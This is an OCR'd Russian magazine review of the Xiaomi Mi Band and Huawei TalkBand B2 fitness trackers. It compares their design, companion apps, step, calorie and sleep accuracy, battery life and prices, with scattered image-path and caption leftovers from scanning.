Mi Band состоит из двух частей, если не считать зарядку: резиновый браслет и серая пластиковая капсула размером с желудь. Сам браслет особого интереса не представляет — это просто резинка, которая надежно крепит капсулу-«желудь» на руке и не дает влаге портить ее контакты. Нужны они исключи-



тельно для зарядки — к Mi Band прилагается провод, на одном конце которого USB, а на другом пластиковый зажим, куда и крепится капсула. Адаптер для розетки в комплект не входит.

Mi Band аккуратно упакован в картонную коробочку

Кроме контактов, на корпусе капсулы есть три светодиода — они служат для индикации активности пользователя в текущий день. Чтобы зажечь их, следует сделать уверенный взмах рукой (желательно стоя и от пояса), потом слегка приблизить браслет к лицу, как обычные часы. Приноровиться легко, но в сидячем положении или на ходу эта схема не так успешна. Еще индикатор иногда срабатывает самопроизвольно, но никаких проблем это не создает.

Вот, собственно, и весь интерфейс Mi Band, доступный без мобильного телефона. Впрочем, все интересное в случае таких устройств находится именно в сопутствующем приложении. Изначально оно было доступно исключительно пользователям Android, но теперь появилась и версия для iPhone, хоть и слегка урезанная — в ней нет возможности настроить вибросигнал, сопутствующий звонкам телефона (удобно, если телефон не в кармане, а звук выключен). Вибробудильника тоже сначала не было — он появился летом 2015 года с одним из обновлений.

Отсутствие вибросигнала при звонках на iPhone вполне объяснимо: без джейлбрейка программы просто не могут срабатывать при поступлении входящего вызова. Впрочем, максимум возможностей Mi Band открывается вообще лишь обладателям телефонов Xiaomi с Android 5.0 и выше и оболочкой MIUI — их можно разблокировать, поднося браслет к аппарату.



Разобранный Mi Band и зарядка

После установки приложения Mi Fit требуется зарегистрироваться в фирменном сервисе и синхронизировать браслет. После этого программа каждый раз при запуске будет считывать данные из памяти устройства, закачивать их в облако и отображать статистику.

Набор данных небогатый: отображается число шагов за текущий день, примерное количество сожженных калорий, пройденное расстояние и график сна. Все характеристики можно посмотреть за день, неделю или месяц. В общем, набор, откровенно говоря, базовый и значительно уступает тому богатству аналитики, которое можно встретить в приложениях для более серьезных трекеров вроде Jawbone или Fitbit.

Mi Fit поддерживает выгрузку данных в Health на iOS и в Google Fit на Android, так что в теории их потом можно загрузить в другое приложение — с более


интересными отчетами. А вот подружить Mi Fit с IFTTT пока что, увы, нельзя. Жаль: этот сервис поддерживается многими фитнес-приложениями и дает куда больший контроль над данными — можно, к примеру, получить их в виде электронной таблицы или текстового файла.

Качество статистики, которую собирает Mi Fit, тоже оставляет желать лучшего. Да, он считает шаги, но нередко накручивает больше, чем нужно, из-за того, что принимает за шаг взмах рукой (впрочем, далеко не любой — выявить закономерность мне не удалось). Вот статистика за одно утро, которая была собрана при помощи iPhone и двух трекеров — Mi Band и Misfit Shine.

- **Mi Band**: 3587 шагов, 2,59 км, 228 ккал;
- **Misfit Shine**: 2914 шагов, 1,8 км, 1667 ккал;
- **iPhone (через приложение Withings)**: 2493 шага, 2,01 км, 188 активных калорий, 1486 калорий всего.



Статистика за день




Недельный отчет

Разница между показаниями iPhone и Misfit вполне объяснима: все утро я передвигался по квартире, а телефон лежал на столе, так что их показания, скорее всего, близки к точному количеству пройденных шагов. А вот откуда Mi Band взял около 600 лишних шагов — совершенно неясно.

Подсчет сожженных ходьбой диетических калорий (диетическая калория равна 1 ккал) — еще более туманная штука. Понятнее всего результаты отображает Withings (я использую умные весы этой марки, так что фирменное приложение всегда под рукой): здесь раздельно показаны калории с учетом тех, которые организм сжигает за день сам по себе, даже если неподвижно лежишь и смотришь в потолок, и отдельно — калории, которые удалось сжечь ходьбой («активные калории»). Mi Fit, как несложно догадаться, отображает только второй показатель, а Misfit — только первый.

В общем, погрешность Mi Band может составлять до 20% в большую сторону, и об этом стоит помнить. С отчетами про сон бывает примерно так же: если неподвижно лежать с книжкой, Mi Band может посчитать, что ты уснул, и занести это в статистику. Впрочем, схожие проблемы встречаются и у других трекеров. А уж к графику фаз сна и вовсе не стоит относиться серьезно: я попробовал на ночь надеть на руку сразу два трекера (Misfit Shine и Mi Band) и обнаружил, что их результаты не имеют между собой вообще ничего общего.




Фазы быстрого сна (REM) отмечены столбиками повыше, медленного — пониже

В целом остается ощущение, что у Mi Band то ли недостаточно мощный контроллер, чтобы выполнять часть анализа на лету (вернее, на ходу), то ли не хватает датчиков, то ли алгоритмы в приложении не дотягивают до сколько-нибудь серьезного уровня. Не исключено, что верно все перечисленное.

Одного заряда батареи Mi Band, по моим наблюдениям, хватает на две-три недели. Много это или мало, судить сложно: тот же Misfit Shine работает от батарейки до трех-четырех

месяцев, но это недешевая часовая батарейка, которую приходится менять. Jawbone UP24 работает от аккумулятора неделю, однако он поддерживает с телефоном постоянную связь по Bluetooth, а не подключается только при запуске приложения, как Mi Band. В целом заряжать гаджет по двадцать-тридцать минут раз в несколько недель нисколько не обременительно.

Mi Band можно порекомендовать тем, кто хочет попробовать обзавестись трекером, но сомневается в необходимости сразу выкладывать приличную сумму. Возможно, ты быстро поймешь, что не хочешь постоянно носить на руке браслет и не снимать даже на ночь. Или же, увлекшись изучением статистики, захочешь более точных данных и более красивых графиков. В обоих случаях Mi Band уготовано переселение с запястья в ящик стола, где он и останется. Это, впрочем, не мешает побаловаться месяц-другой, а что еще нужно от нового гаджета?



Артём Костенко

HUAWEI TALKBAND B2

Компания Huawei — другой известный китайский производитель смартфонов (а также широкого спектра телекоммуникационного оборудования). Вместо того чтобы, как Xiaomi, сделать браслет для простых смертных, ее инженеры изобрели крайне необычную штуковину под названием TalkBand. Она выполняет сразу две роли: служит фитнес-трекером и Bluetooth-гарнитурой (а также часами, но кого сегодня удивят часы?). У нас на тесте побывал гаджет второго поколения — TalkBand B2.

TalkBand B2 встречается в двух вариантах: черный или белый браслет с пластиковым ремешком и премиум-модель из авиационного алюминия с бронзово-золотистым покрытием и кожаным ремешком. У нас на тесте побывала

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Совместимость: Android 4.0 и выше, iOS 7.0 и выше
Дисплей: 0,73", 128 x 88 монохромный с емкостным датчиком
Защита от воды и пыли: IP57
Ремешок: съемный
Микрофон: 2 (работают в режиме гарнитуры)
Датчики: акселерометр и гироскоп
Масса: 30 г (гарнитура 12 г, ремешок с основанием 18 г)
Аккумулятор: несъемный, 95 мА · ч, до 8 дней без подзарядки
Дополнительно: динамик
Цена: младшая модель – 9500 рублей, старшая – 13 000 рублей

именно вторая разновидность, и мы не постесняемся сказать, что это на сегодняшний день один из самых симпатичных умных браслетов.



Разобранный Mi Band и зарядка

Корпус устройства слегка изогнут и повторяет форму запястья. Браслет весит всего 30 г, поэтому на руке практически не ощущается. Его можно не бояться намочить в душе или когда моешь руки — корпус защищен от воды и пыли по стандарту IP57 (безопасно погружение в воду до одного метра как минимум на тридцать минут).

Сверху у TalkBand B2 небольшой монохромный экран с разрешением 128 х 88 точек и сенсорной поверхностью. Когда он не зажжен, его не видно и кажется, что он занимает всю переднюю панель. В отличие от большинства трекеров, уведомления отображаются поперек длинной стороны — не нужно выгибать руку, чтобы читать. Главный недостаток экрана — при прямом солнечном свете текст на нем неразличим.

Вид отображаемых часов можно изменить, для этого нужно удерживать палец на циферблате, а потом аккуратно вести вправо или влево. Включается дисплей автоматически при поднятии руки либо при нажатии клавиши справа. У нее есть и другие функции: при выключенном экране удержанием клавиши можно отключить устройство, при включенном — запустить синхронизацию со смартфоном. В режиме гарнитуры короткое нажатие принимает звонок, длинное отклоняет, а двойное вызывает голосового помощника.



Снизу на корпусе есть две небольшие кнопочки, одновременное нажатие на которые приводит к отстыковке верхней части браслета. На его внутренней стороне расположен порт microUSB для зарядки, а также динамик, прикрытый силиконовой заглушкой. Ее-то и полагается крепить в ухе. Кстати, в комплекте идут еще две сменные насадки других размеров.

Чтобы гаджет не выпадал из уха, придется научиться закреплять его правильно. Динамик громкий — собеседника слышно даже в метро, а вот микрофоны рассчитаны только на низкий уровень шума.

Если вынуть устройство из браслета в момент входящего звонка и вставить в ухо, то сразу же можно начать разговор без лишних нажатий кнопок. Это, кстати, не мешает шагомеру продолжать работать.

В качестве трекера TalkBand B2 не представляет собой ничего особенного. Он может считать шаги, приблизительное количество сожженных калорий, продолжительность бега и велопрогулки и будить в оптимальное время. Шагомер работает как положено: на метро и взмахи руками не реагирует, а погрешность при измерениях составляет всего около 1%. Увы, время пробежки браслет не всегда замеряет верно и зачастую продолжает считать, что ты степенно прогуливаешься, даже когда на самом деле бежал со всех ног. О начале пробежки ему нужно сообщать явно — с помощью запуска секундомера.

Начало сна трекер, как и положено, определяет сам. А вот с определением фаз глубокого сна он справляется не очень хорошо: они выходят слишком короткими. Иногда ему кажется, что ты просыпался ночью, хотя на самом деле ничего такого не было.




Чтобы TalkBand B2 разбудил тебя, нужно выставить время желаемого пробуждения и интервал, в течение которого будут отслеживаться фазы. Как только наступит нужное время и браслет решит, что пользователь находится в фазе быстрого сна, он подаст вибросигнал. Меня трекер каждый раз будил ровно в назначенное время — то ли оно совпадало с быстрым сном, то ли функция работает неидеально.

Еще одна полезная функция — напоминание о необходимости подвигаться. Если долго сидишь без движения, браслет подаст сигнал о том, что пора размяться.

Синхронизировать браслет со смартфоном несложно. Для этого нужно установить приложение Huawei Wear, включить Bluetooth и активировать синхронизацию кнопкой на браслете. Соединение может оставаться активным, тогда на трекер будут приходить уведомления о звонках и прочая информация со смартфона, или же можно подключать браслет только для синхронизации данных.



Отчет за день в Huawei Wear



Сон


Huawei Wear собирает статистику о пройденном расстоянии, вычисляет эквивалент в калориях и отображает показания за разные промежутки времени. В целом ничего особенного. Однако, помимо фирменного приложения, TalkBand B2 совместим с программой Jawbone UP24, а это уже намного интереснее. Из тех программ, что поставляют производители трекеров, UP24 счи-

тается одной из лучших, если не лучшей, — тут и самый разнообразный анализ данных, и выгрузка данных в сторонние сервисы, в том числе через IFTTT.

У TalkBand есть функция сигнализации: телефон начнет звонить, как только потеряет связь с браслетом. И еще пара эксклюзивных фишек для владельцев новых моделей Huawei: функция поиска телефона и спуск затвора камеры.

Серьезный недостаток браслета — отсутствие возможности просматривать уведомления и СМС, а также управлять плеером с экрана TalkBand. Он лишь сообщает о поступлении уведомлений, но чтобы прочесть текст, придется пользоваться смартфоном. В общем, TalkBand не заменит ни Apple Watch, ни Pebble.

При активном пользовании гарнитурой гаджет проживет от одного заряда около двух суток. Если браслет «привязан» к телефону постоянно, но гарнитура не используется, то батарея разрядится через четыре-пять дней. Если же использовать Bluetooth лишь для синхронизации, то гаджет продержится чуть больше недели.



Отчет за месяц

По своим функциям TalkBand B2 ближе к фитнес-браслету, чем к умным часам, — приложений нет, текст оповещений не отображается. Время автономной работы больше, чем у часов, но намного меньше, чем у большинства браслетов. А вот цена точно из мира умных часов: 9500 за младшую модель и около 13 000 рублей — за премиальную.


Конечно, TalkBand B2 — это еще и гарнитура, но и в этом качестве устройство не хватает звезд с неба: надевать неудобно, микрофон так себе. Остается только узкое применение: гаджет удобен в том случае, если всегда хочется носить фитнес-трекер, а также всегда иметь при себе беспроводную гарнитуру, но при этом не таскать ее на ухе.



Впрочем, есть большой класс пользователей, которым можно порекомендовать такой трансформер, — это автомобилисты, желающие обзавестись фитнес-трекером для пробежек и пеших прогулок. Вне автомобиля TalkBand B2 считает шаги, служит часами и уведомляет о звонках и сообщениях, а в машине превращается в гарнитуру. Вероятно, именно на такое использование и ориентировались в Huawei.

Алексей Zemond Панкратов
3em0nd@gmail.com





ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ

НА faq@glc.ru

